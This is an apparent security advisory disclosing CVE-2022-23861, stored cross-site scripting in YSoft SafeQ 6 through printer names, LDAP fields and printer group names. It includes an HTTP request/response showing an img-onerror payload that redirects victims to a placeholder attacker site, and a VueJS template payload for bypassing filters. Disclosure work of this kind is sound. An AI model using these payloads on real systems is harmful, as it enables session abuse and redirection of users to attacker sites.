SafeQ Disclosures

Version 6

Environment:

- VERS_PUBLIC=YSoft SafeQ 6, CODE_NAME=Build 53, VERS_MAJOR=D, VERS_MINOR=0, VERS_PATCH=53

Findings:


1. CVE-2022-23861: Multiple Stored Cross-Site Scripting (XSS)

Description:
Multiple fields in the YSoft SafeQ web application can be used to inject malicious inputs that, due to a lack of output sanitization, result in the execution of arbitrary JS code. These fields can be leveraged to perform XSS attacks on legitimate users accessing the SafeQ web interface.

Proof of Concept:
The following Cross-Site Scripting vectors have been identified:

1.1. Stored XSS in "Printer Name":

To exploit this vulnerability an attacker must change the name of a printer with a malicious JS instructions.



In order for the Stored XSS to be successfully triggered the attacker must convince the victim to access the "Management reports" component, which can be found at the following URL:

```
https://<TARGET>/web/ManagementReport
```


When the victim selects the "Devices" view option the payload is triggered, and the victim is redirected to an attacker-controlled site.

Request 1:

```
POST /servlet/web.ManagementReportServlet HTTP/1.1
Host: ***TRUNCATED***
Cookie: JSESSIONID=***TRUNCATED***
Content-Length: 153
X-Csrf-Token: c8694427-f02e-4f49-b88f-1e0aa342f4c2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest

get=devices&from=1609452000000&to=1640987999999&undefined&skip=0&order=0&includedColumns
=cell_0,cell_1,cell_3,cell_4,cell_7,cell_8,cell_9,cell_10,cell_11
```


Response 1:


```
HTTP/1.1 200
Content-Disposition: inline;filename=f.txt
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
X-Frame-Options: SAMEORIGIN
Content-Type: application/json
Content-Length: 727
Date: Mon, 20 Dec 2021 08:14:16 GMT

{"items":{"class":"com.ysoft.safeq.reports.models.TableModelImplementation"

***TRUNCATED***

cell_0":"\u003cimg src=1
onerror=confirm(window.location=\u0022https://<ATTACKER_SITE>\u0022)\u003e

***TRUNCATED***
```



1.2. Stored XSS in LDAP Parameters:


We can insert the malicious XSS payload in any LDAP field that will result in a ldap error. The XSS is triggered and remains stored after the “Sync Now” button is pressed and a “Fail” unsanitized error is returned:





1.3. Stored XSS in Printer “Group Name” via VueJS:

In order to trigger the XSS we need to create the following malicious Printer “Group Name”:




Payload:


```
{{ var a="<script>"}}{{a}}alert`1`//
```

The above payload leverages VueJS in order to bypass restrictions and filters.


In order to trigger the XSS we need to “Edit” a printer that is already part of the malicious group:



Or add the printer to the malicious “Device Group”:



Both of these scenarios will result in the XSS being triggered:



By inspecting the HTML we can see that our malicious payload was parsed and displayed in an unsafe manner using VueJS: